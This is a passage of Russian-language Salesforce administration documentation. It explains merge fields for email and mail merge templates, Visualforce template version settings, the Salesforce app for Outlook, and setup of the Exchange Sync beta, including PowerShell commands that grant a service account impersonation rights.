- Поля целевого пользователя бизнес-правила: рекомендуем использовать данные поля слияния только в шаблонах эл. почты для бизнес-правил по объекту «Пользователь». Поля слияния по имени `{!Target_User.имя_поля}` возвращают значения из записи пользователя, созданной или обновленной для инициирования бизнес-правила.



Данный выпуск поддерживает бета-версию бизнес-правил по объекту «Пользователь», являющуюся полноценной, но имеющую некоторые ограничения. Чтобы отправить свои отзывы и предложения, воспользуйтесь веб-узлом [IdeaExchange](#).

СМ. ТАКЖЕ:

[Общие сведения о полях слияния](#)

## Поля слияния для шаблонов эл. почты Visualforce

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи.

### Синтаксис и форматирование

Поля слияния для шаблонов эл. почты Visualforce используют тот же язык выражений, что и формулы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Пакетная электронная рассылка недоступна в версиях: **Personal Edition, Contact Manager** и **Group Edition**.

```
{!Object_Name.Field_Name}
```

Например, шаблон эл. почты может начинаться со следующей строки: «Здравствуйте, {!Contact.FirstName}!». Поле слияния отправленного шаблона заменяется личным именем соответствующего получателя. Например, сообщение эл. почты, открытое получателем Иваном, начинается со следующей строки: «Здравствуйте, Иван!».

### Советы

- Шаблон эл. почты Visualforce не поддерживает пакетные электронные рассылки. Пакетные электронные рассылки используют поля слияния {!Receiving\_User.имя\_поля} и {!Sending\_User.имя\_поля}, которые не поддерживаются шаблонами эл. почты Visualforce.
- Чтобы перевести шаблоны эл. почты Visualforce на языки получателей или связанных объектов, воспользуйтесь атрибутом языка для тега <messaging:emailTemplate>. Допустимые значения: [коды языков](#), поддерживаемых системой Salesforce (например, «en-us» для региона «Английский (Соединенные Штаты)»). Атрибут языка допускает поля слияния из атрибутов шаблона эл. почты recipientType и relatedToType. При необходимости создайте



настраиваемые поля языка для использования в полях слияния. Чтобы перевести шаблоны эл. почты, воспользуйтесь средством перевода.

СМ. ТАКЖЕ:

[Создание шаблонов эл. почты Visualforce](#)

[Общие сведения о полях слияния](#)

## Рекомендации по использованию полей слияния в шаблонах стандартных писем

Поле слияния — это поле, которое может быть добавлено в сообщение или шаблон сообщения электронной почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи. При использовании полей слияния следует понимать их алгоритм работы и представлять себе результаты в объединенных документах.

### ВЕРСИИ

Данная функция доступна только в интерфейсе Salesforce Classic.

Доступно в версиях: **все** версий.

## Рекомендации по синтаксису и форматированию

Шаблоны стандартных писем создаются путем загрузки документов, доступных на локальном компьютере, в систему Salesforce. Данные поля слияния используют следующий синтаксис: *ОБЪЕКТ\_ИМЯ\_ПОЛЯ* или *ИМЯ\_ПОЛЯ*. Ниже перечислены требования, предъявляемые к полям слияния для шаблонов стандартных писем.

- Уникальность
- Использование только букв, чисел и символов подчеркивания ()
- Длина не более 40 символов

Например: AccountNumber. Чтобы гарантировать использование правильного синтаксиса, вставьте поля слияния в шаблон стандартных писем с помощью приложения Connect for Office.

## Совместимость полей слияния

- В Salesforce Classic шаблоны, содержащие поля слияния для контактов, могут использоваться для создания документов стандартных писем, предназначенных интересам. Аналогичным образом шаблоны с полями интересов можно использовать для создания документов стандартных писем, предназначенных контактам.
- Можно использовать поля контактов или интересов для слияния в Salesforce Classic и Lightning Experience, но только для документов объектов, из которых извлекаются настраиваемые поля. Например, настраиваемое поле интересов можно использовать только для шаблонов контактов.
- В Salesforce Classic стандартные письма, предназначенные для возможностей, поддерживают использование полей слияния для контактов, позволяющих вставлять дополнительные сведения о связанных контактах.
- В Salesforce Classic поля слияния для продуктов возможностей доступны только тем организациям, которые используют продукты. Поля слияния для продуктов возможностей недоступны в Lightning Experience.
- В Salesforce Classic поля слияния для процессов утверждения могут использоваться в шаблонах электронной почты, но не в шаблонах стандартных писем. Поля слияния для процессов утверждения недоступны в Lightning Experience.

- Поля слияния для компаний и участников компаний не могут использоваться в шаблонах стандартных писем.

СМ. ТАКЖЕ:

[Стандартные письма](#)

[Общие сведения о полях слияния](#)

## Управление параметрами версии для шаблонов эл. почты Visualforce

В целях обеспечения обратной совместимости каждый шаблон эл. почты Visualforce сохраняется с параметрами определенной версии Visualforce и API. Если шаблон эл. почты Visualforce ссылается на установленные управляемые пакеты, то параметры версии для каждого управляемого пакета, используемого компонентом Visualforce, также сохраняются. Подобно Visualforce, API и компоненты управляемых пакетов используются в последующих версиях, но шаблон эл. почты Visualforce все равно остается связанным с версиями, поведение которых уже известно.

Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат:

*основной\_номер . дополнительный\_номер . номер\_исправления* (например, 2.1.3). Основной и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Значение переменной *номер\_исправления* указывается и обновляется только в случае выпуска исправления. Версии пакета позволяют издателям изменять компоненты управляемых пакетов путем выпуска последующих версий пакета без нарушения текущих интеграций, использующих пакет.

Чтобы задать версию Salesforce API и Visualforce для текущего шаблона эл. почты Visualforce, выполните указанные ниже действия.

1. Выполните одно из указанных ниже действий.
  - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите «*Шаблоны эл. почты*» в поле «Быстрый поиск», затем выберите «**Шаблоны эл. почты**».
  - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку «*Шаблоны*» в поле «Быстрый поиск» и выберите «**Шаблоны эл. почты**» или «**Мои шаблоны**».
2. Щелкните «Имя шаблона эл. почты» для шаблона эл. почты Visualforce.
3. Затем щелкните «**Редактировать шаблон**» и «**Параметры версии**».
4. Выберите версию Salesforce API в параметре «Версия». Данная версия также определяет версию Visualforce, используемую в шаблоне.
5. Нажмите кнопку «**Сохранить**».

Чтобы настроить параметры версии пакета для шаблона эл. почты Visualforce, выполните указанные ниже действия.

1. Выполните одно из указанных ниже действий.
  - Если у вас есть полномочие на изменение опубликованных шаблонов, в разделе «Настройка» введите «*Шаблоны эл. почты*» в поле «Быстрый поиск», затем выберите «**Шаблоны эл. почты**».
  - При отсутствии таких полномочий перейдите к личным параметрам. Введите строку «*Шаблоны*» в поле «Быстрый поиск» и выберите «**Шаблоны эл. почты**» или «**Мои шаблоны**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Пакетная электронная рассылка недоступна в версиях: **Personal Edition, Contact Manager** и **Group Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров версии шаблонов эл. почты Visualforce:

- «Настройка приложения»

2. Щелкните «Имя шаблона эл. почты» для шаблона эл. почты Visualforce.
3. Затем щелкните «**Редактировать шаблон**» и «**Параметры версии**».
4. Заполните поле «Версия» для каждого управляемого пакета, используемого шаблоном эл. почты Visualforce. Данная версия управляемого пакета продолжает использоваться шаблоном эл. почты Visualforce при установке более поздних версий управляемого пакета, если параметры версии не обновляются пользователем вручную. Чтобы добавить установленный управляемый пакет в список параметров, выберите нужный пакет из списка доступных пакетов. Список отображается только при наличии установленного управляемого пакета, который уже не связан с шаблоном эл. почты Visualforce.
5. Нажмите кнопку «**Сохранить**».

Ниже перечислены рекомендации по работе с параметрами версии пакета.

- Шаблон эл. почты Visualforce, ссылающийся на управляемый пакет, по умолчанию связывается с последней установленной версией управляемого пакета, если при его сохранении версия управляемого пакета не указывается.
- Если шаблон эл. почты Visualforce ссылается на пакет, то кнопка «**Удалить**» недоступна для параметров версии шаблона эл. почты Visualforce, используемых управляемым пакетом.

СМ. ТАКЖЕ:

- [Создание шаблонов эл. почты Visualforce](#)
- [Создание текстовых шаблонов эл. почты](#)
- [Создание HTML-шаблонов эл. почты](#)
- [Создание настраиваемых HTML-шаблонов эл. почты](#)

## Управление облачной интеграцией эл. почты

### Администрирование Salesforce App for Outlook

#### Приложение Salesforce для Outlook


Обеспечьте группы сбыта важными функциями для повышения продаж. Группы сбыта могут повысить эффективность управления продажами с помощью Microsoft® Outlook® Web App (OWA), Outlook 2016 или Outlook 2013 совместно с Microsoft Office 365™. Торговым представителям предоставляется возможность добавлять сообщения эл. почты и вложения к записям Salesforce. Кроме того, используя глобальные действия, можно создавать записи Salesforce непосредственно в почтовых приложениях.

Включите приложение Salesforce for Outlook, затем участники группы сбыта должны выполнить краткие процедуры настройки. После этого участники группы могут выбрать сообщение эл. почты в почтовом приложении (1) и открыть вкладку Salesforce (2). На этой вкладке отображаются связанные контакты, интересы и пользователи. Кроме того, на вкладке можно просматривать связанные организации, возможности и обращения (3).

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Торговые представители могут выбрать запись и просматривать сведения о выбранном объекте в почтовом приложении. Также можно получить полные сведения о записи или эл. сообщении, добавленном к записи, непосредственно в Salesforce (4).

Торговые представители, участники событий в календарях Microsoft, могут просматривать соответствующие записи Salesforce. Для этого следует открыть событие в почтовом приложении Microsoft. Затем надо выбрать Salesforce (1).



Появятся соответствующие записи Salesforce (2). После выбора записи можно просмотреть дополнительные сведения в почтовом приложении (подобно работе с сообщениями эл. почты). Полную информацию о записи также можно получить непосредственно в Salesforce (3).

Для организаторов событий доступны разные представления записей Salesforce. Организатор открывает событие и выбирает «Настройки» > Salesforce. На правой панели отображаются соответствующие записи.

## Настройка групп сбыта для использования **Salesforce** в почтовых приложениях **Microsoft®**

Разрешите группам сбыта просматривать и создавать записи Salesforce с помощью глобальных действий непосредственно в веб-приложении Outlook, Outlook 2016 и Outlook 2013.

1. В разделе «Настройка» Salesforce введите «*Параметры приложения для Outlook*» в поле «Быстрый поиск», затем выберите «**Параметры приложения для Outlook**».

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения приложения  
Salesforce for Outlook:

- «Настройка приложения»



2. Запустите приложение. При использовании функции «Мой домен» введите адрес настраиваемого домена в поле **Exchange Metadata URL**. Сохраните внесенные изменения.

Появившиеся разделы со списком разрешенных доменов и соотношения не требуют изменения.

3. Выберите среду для настройки приложения Salesforce for Outlook.




**Совет:** Предоставьте самостоятельность группам сбыта! Предоставьте группам сбыта возможность установки приложения Salesforce for Outlook посредством интернет-магазина приложений Microsoft для Office. Таким образом вы потратите меньше времени на установку приложения участникам группы.

## Администрирование Exchange Sync (бета-версия)

### Синхронизация элементов Microsoft® посредством Exchange Sync (бета-версия)

Exchange Sync позволяет пользователям синхронизировать контакты и события между сервером Microsoft® Exchange и системой Salesforce без установки и обслуживания специализированного программного обеспечения.

 **Прим.:** В настоящее время доступна только бета-функция Exchange Sync, являющаяся полноценной, но имеющая некоторые ограничения. Чтобы настроить функцию для компании, воспользуйтесь [Руководством по внедрению Exchange Sync](#).

Настройка функции синхронизации контактов и событий между корпоративной почтовой системой и системой Salesforce позволяет повысить производительность пользователей путем исключения необходимости копирования данных между двумя системами.

Определите необходимость синхронизации контактов и событий путем настройки параметров синхронизации в системе Salesforce. При необходимости определите направления для синхронизации записей пользователей между сервером Exchange и системой Salesforce.

Пользователи могут синхронизировать записи, создаваемые и обрабатываемые на настольных компьютерах или мобильных устройствах.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**



Ниже перечислены действия, которые в настоящее время не поддерживаются Exchange Sync.

- Синхронизация повторяющихся событий
- Синхронизация приглашенных, добавленных в события
- Предоставление пользователям возможности одновременного удаления записей из обеих систем

Тем не менее, пользователи могут выполнять данные действия — обновление повторяющихся событий, добавление приглашенных на событие и удаление записей из обеих систем — вручную.

## Exchange Sync. Требования к системе

Прежде чем разрешить пользователям синхронизацию контактов и событий посредством Exchange Sync, убедитесь, что используемый сервер Microsoft® Exchange соответствует перечисленным ниже требованиям.

| Компания должна использовать                      | С включенными параметрами   |
|---|---|
| Exchange Server 2010: пакет обновления 3 (SP1)    | <ul style="list-style-type: none"> <li>Веб-службы Exchange для подключения SSL.</li> </ul>  |
| Exchange Server 2013: пакет обновления 1 (SP1)    | <ul style="list-style-type: none"> <li>Служба автообнаружения Exchange</li> <li>Базовая проверка подлинности как для сервера Exchange, так и для сервера Autodiscover.</li> </ul> |
| Exchange Online (Office 365®): Enterprise Edition |   |

## Общие сведения о настройке Exchange Sync

Настройте Exchange Sync в организации для предоставления пользователям возможности синхронизации контактов и событий между сервером Microsoft® Exchange компании и системой Salesforce. Выполните некоторые действия по подготовке систем к взаимодействию — как на сервере Exchange, так и в системе Salesforce.

Чтобы настроить Exchange Sync для организации, выполните указанные ниже действия.

1. [Подготовьте сервер Exchange для использования Exchange Sync](#) путем включения нескольких параметров.
2. [Настройте учетную запись службы Exchange](#) для предоставления серверу возможности взаимодействия с Exchange Sync.
3. [Запустите инструмент Microsoft® Remote Connectivity Analyzer посредством параметров Exchange Sync](#) для тестирования сервера Exchange на правильность настройки.
4. [Настройте систему Salesforce для взаимодействия с Exchange](#) путем включения Exchange Sync и ввода регистрационных данных учетной записи службы в систему Salesforce.
5. [Подготовьте пользователей к управлению календарными событиями, подлежащими исключению из синхронизации.](#)
6. [Определите параметры синхронизации пользователей](#) в конфигурациях Exchange Sync.
7. [Подготовьте пользователей к управлению контактами эл. почты, подлежащими синхронизации.](#)

СМ. ТАКЖЕ:

[Синхронизация элементов Microsoft® посредством Exchange Sync \(бета-версия\)](#)

[https://success.salesforce.com/\\_ui/core/chatter/groups/GroupProfilePage?g=0F9300000009M90CAE](https://success.salesforce.com/_ui/core/chatter/groups/GroupProfilePage?g=0F9300000009M90CAE)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подготовки сервера Exchange к взаимодействию с системой Salesforce:

- Административный доступ к серверу Microsoft® Exchange компании



## Подготовка сервера Microsoft® Exchange для использования Exchange Sync

Чтобы начать настройку Exchange Sync, включите некоторые параметры на сервере Exchange, в том числе веб-службы Exchange и службу автообнаружения Exchange и обычной проверки подлинности.

Данные инструкции определяются используемой версией Microsoft® Exchange. Чтобы получить дополнительную поддержку, посетите веб-сайт службы поддержки Microsoft, выполните поиск по упомянутым ключевым словам и воспользуйтесь соответствующими инструкциями.

Выполните указанные ниже действия на сервере Exchange.

1. Включите веб-службы Exchange для подключения SSL.
  - Убедитесь, что сервер Exchange использует подписанный сертификат, предоставленный [проверенным центром сертификации](#).
  - Если организация использует брандмауэр, разрешите входящее подключение к серверу клиентского доступа Exchange через порты 80 и 443.
2. Включите службу автообнаружения Exchange.
3. Включите базовую проверку подлинности как для сервера Exchange, так и для сервера Autodiscover. Если вам потребуется запустить дополнительные методы проверки подлинности (например, Microsoft NTLM), то не будет необходимости в отключении этих методов; вы сможете запустить Exchange Sync без конфликтов.

Теперь [настройте учетную запись службы Exchange](#).



## Настройка учетной записи службы Microsoft® Exchange для взаимодействия с Exchange Sync


После включения веб-служб Exchange и службы автообнаружения Exchange на сервере Exchange рекомендуем создать учетную запись службы, поддерживающую права олицетворения, для почтового ящика каждого пользователя Exchange Sync.

Прежде чем настроить учетную запись службы Exchange, убедитесь во [включении соответствующих параметров сервера Exchange для настройки Exchange Sync](#).

Чтобы настроить учетную запись службы Exchange, выполните указанные ниже действия на сервере Exchange.

Посмотреть демонстрационный ролик:

-  [Salesforce Exchange Sync Setup in Office 365 via Point and Click](#)
-  [Salesforce Exchange Sync Setup in Exchange via the Command Line](#)

 **Прим.:** Чтобы получить дополнительную поддержку, посетите веб-сайт службы поддержки Microsoft®, выполните поиск по упомянутым ключевым словам и воспользуйтесь соответствующими инструкциями.

1. Создайте пользователя Exchange на основе его почтового ящика. Данный адрес эл. почты будет использоваться для настройки олицетворения Exchange для учетной записи службы.
2. Введите команды, включающие олицетворение учетной записи службы для используемой версии Exchange, посредством Exchange Management Shell. При отображении сообщения об ошибке повторите ввод команды через несколько минут для предоставления серверу времени на обработку запросов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки учетной записи службы для взаимодействия с Exchange Sync:

- Административный доступ к серверу Exchange компании



- При использовании Exchange 2010 или 2013:
  - a. Включите расширенное полномочие Active Directory для `ms-Exch-EPI-Impersonation` на всех серверах клиентского доступа.

```
Get-ExchangeServer | where {$_IsClientAccessServer -eq $TRUE} | ForEach-Object
{Add-ADPermission -Identity $_.distinguishedname -User (Get-User -Identity
<EnterExchangeSyncServiceAccountEmailAddress> | select-object).identity
-extendedRight ms-Exch-EPI-Impersonation}
```

- b. Чтобы разрешить учетной записи службы олицетворение всех учетных записей на сервере Exchange, включите расширенные права Active Directory для `ms-Exch-EPI-May-Impersonate`. Фильтр, позволяющий ограничивать пользователей, синхронизируемых с системой Salesforce, будет задан позже.

```
Get-MailboxDatabase | ForEach-Object {Add-ADPermission -Identity $_.distinguishedname
-User <EnterExchangeSyncServiceAccountAddress> -ExtendedRights
ms-Exch-EPI-May-Impersonate}
```

- При использовании Exchange Online на базе Microsoft Office 365™:

- a. Включите настройку на сервере Exchange.

```
Enable-OrganizationCustomization
```

3. Чтобы настроить учетную запись службы для олицетворения группы пользователей, которые будут выполнять синхронизацию посредством Exchange Sync, введите команды ниже посредством Exchange Management Shell.

- a. Создайте область управления для определения фильтра, группирующего пользователей Exchange, которые будут выполнять синхронизацию посредством Exchange Sync. Например, чтобы разрешить синхронизацию только торговым представителям, почтовые ящики Exchange которых содержат одинаковое значение `Sales` для фильтруемого свойства `Department`, введите строку `Department -eq 'Sales'` вместо `<ChooseRecipientFilter>`.

```
New-ManagementScope -Name:<ChooseExchangeSyncScopeName>
-RecipientRestrictionFilter:{<ChooseRecipientFilter>}
```

- b. Создайте назначение роли управления, позволяющее учетной записи службы олицетворять только пользователей, выбранных в области управления.

```
New-ManagementRoleAssignment -Name:<ChooseExchangeSyncRoleAssignmentName>
-Role:ApplicationImpersonation -User:<EnterExchangeSyncServiceAccountAddress>
-CustomRecipientWriteScope:<EnterExchangeSyncScopeName>
```

Чтобы проверить правильность настройки сервера для Exchange Sync, [запустите инструмент Microsoft® Remote Connectivity Analyzer посредством параметров Exchange Sync](#) после настройки учетной записи службы. Рекомендуем подождать несколько минут после выполнения данных задач для предоставления серверу Exchange времени на обработку внесенных изменений. В противном случае, инструмент Remote Connectivity Analyzer может отображать неудачный результат тестирования даже при выполнении правильной настройки.

## Запуск инструмента Microsoft® Remote Connectivity Analyzer посредством параметров Exchange Sync

Если пользователи Exchange Sync не могут синхронизировать элементы, убедитесь в правильной настройке сервера администратором Exchange путем запуска бесплатного веб-инструмента Microsoft® Remote Connectivity Analyzer для тестирования подключения и устранения ошибок настройки.

Прежде чем запустить инструмент Remote Connectivity Analyzer, убедитесь во **включении соответствующих параметров сервера Exchange** и **настройке учетной записи службы Exchange**. Рекомендуем подождать несколько минут после выполнения данных задач для предоставления серверу Exchange времени на обработку внесенных изменений. В противном случае, инструмент Remote Connectivity Analyzer может отображать неудачный результат тестирования даже при выполнении правильной настройки.

1. Откройте веб-сайт компании Microsoft и найдите инструмент Remote Connectivity Analyzer.
2. Установите переключатель **«Доступ учетной записи службы (разработчики)»** на вкладке «Exchange Server».
3. Нажмите кнопку **«Далее»**.
4. Заполните поля теста.

| Поле  | Значение   |
|---|--|
| Адрес электронной почты для целевого почтового ящика  | Адрес эл. почты Exchange для нужного пользователя Exchange Sync.   |
| Имя пользователя учетной записи службы (имя домена или пользователя или имя участника-пользователя) | Имя домена или пользователя учетной записи службы или имя участника-пользователя, настроенное для Exchange Sync. |
| Пароль учетной записи службы  | Пароль учетной записи службы, настроенный для Exchange Sync.   |

5. Установите переключатель «Использовать автообнаружение для определения параметров сервера».
6. Установите переключатель «Предустановленная папка проверки».
7. Выберите значение «Контакты» или «Календарь».
8. Установите флажок «Использовать олицетворение Exchange».
9. Заполните поле «Воплощаемый пользователь» адресом эл. почты Exchange из поля «Адрес электронной почты для целевого почтового ящика».
10. Выберите значение «Адрес SMTP» из раскрывающегося списка «Идентификатор воплощаемого пользователя».
11. Установите флажок «Я понимаю, что мне необходимо использовать учетные данные работающей учетной записи . . .».
12. Введите код проверки и нажмите кнопку **«Проверить»**.
13. Нажмите кнопку **«Выполнить проверку»** вверху страницы.  
Как правило, выполнение теста занимает менее 30 секунд. По завершении теста инструмент Microsoft® Remote Connectivity Analyzer отображает полученные результаты для выбранного пользователя Exchange.
14. Выполните нужное действие на основе результатов тестирования.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для получения нужных параметров для выполнения теста:

- Административный доступ к серверу Microsoft® Exchange компании

- Результат «Тест на возможность подключения выполнен успешно» или «Тест на возможность подключения выполнен успешно с предупреждениями» указывает на правильную настройку учетной записи службы и готовность пользователя к **введению регистрационных данных учетной записи службы в систему Salesforce**.
- Результат «Не удалось выполнить тест на возможность подключения» указывает на необходимость проверки сведений о тесте для устранения ошибок настройки. При необходимости воспользуйтесь инструкциями по [настройке Exchange Sync](#).
- При неудачной настройке Exchange Sync или неудачной синхронизации записей пользователей выполните повторный тест и сохраните сведения о тесте в виде HTML. При необходимости передайте полученные сведения сотрудникам службы поддержки Salesforce.

## Настройка системы Salesforce для взаимодействия с сервером Microsoft® Exchange

После запуска инструмента Remote Connectivity Analyzer выполните вход в систему Salesforce для включения Exchange Sync и добавления регистрационных данных учетной записи службы Exchange. Это позволит установить связь между Exchange и Salesforce.

1. На странице настроек Salesforce введите строку «*Exchange Sync*» в поле «Быстрый поиск» и выберите пункт «**Настройка Exchange Sync**».
2. Нажмите кнопку «**Правка**» в разделе «Включить Exchange Sync».
3. Установите флажок «Включить Exchange Sync» и нажмите кнопку «**Сохранить**».
4. Введите имя пользователя для учетной записи службы Exchange, включая домен компании и домен верхнего уровня. Например, если вы указали в качестве имени пользователя Exchange *svcacct*, то *названиекомпании* — это доменное имя компании, а *.com* — это домен высшего уровня компании. Имя пользователя можно указать в одном из следующих форматов:
  - *svcacct@названиекомпании.com*;
  - *названиекомпании.com\svcacct*.

В зависимости от настроек конфигурации, используемых в вашей компании, для успешной настройки может потребоваться проверка обоих форматов Exchange Sync.
5. Введите пароль учетной записи службы.
6. Нажмите кнопку «**Сохранить**».

Теперь [уведомите пользователей о необходимости выбора календарных событий, подлежащих исключению из синхронизации](#).

### ВЕРСИИ

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к настройке Exchange Sync в системе Salesforce:

- «Просмотр настройки и конфигурации»

## Уведомление пользователей о порядке исключения календарных событий из синхронизации с системой Salesforce

Расскажите пользователям Exchange Sync в вашей организации, как управлять тем, какие события календаря Exchange будут синхронизироваться с Salesforce. Пользователям рекомендуется подготовить свои календари, перед тем как добавлять пользователей в конфигурации Exchange Sync и началом синхронизации, однако пользователи смогут в любое время управлять тем, какие события будут синхронизироваться.

При синхронизации событий только по направлению «Из Salesforce в Exchange» пропустите данный этап и начните [определение параметров синхронизации](#).

Пользователям может потребоваться исключение некоторых календарных событий (например, личных событий) из синхронизации с системой Salesforce.

Чтобы определить параметры синхронизации в конфигурациях Exchange Sync, перейдите на следующий этап настройки. При синхронизации событий по направлению «Из Exchange в Salesforce» или в обоих направлениях все события пользователей синхронизируются с системой Salesforce немедленно, кроме случаев управления событиями вручную.

Пользователи могут предотвратить синхронизацию личных событий с Salesforce различными способами.

- Пользователи могут создать отдельный календарь в приложении календаря, чтобы отслеживать личные события. (Функция синхронизации с Exchange создана так, что может синхронизировать только главный календарь учетной записи Exchange с Salesforce.)
- В следующем шаге настройки предстоит выбрать, хотите ли вы синхронизировать личные события пользователей. Если вы выберете не синхронизировать личные события пользователей, вы можете потребовать, чтобы пользователи назначали параметр «личное» для событий в приложениях календаря, синхронизировать которые им не нужно.

Если пользователи не настроят управление своими личными событиями до начала синхронизации, они могут все еще удалить эти события из Salesforce, удалив личные события из Salesforce вручную.

Когда вы будете уверены, что пользователи определили личные события, которые они не хотят синхронизировать, вы сможете [определить параметры синхронизации для пользователей](#) и начать процесс синхронизации.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Определение параметров синхронизации для пользователей Exchange Sync

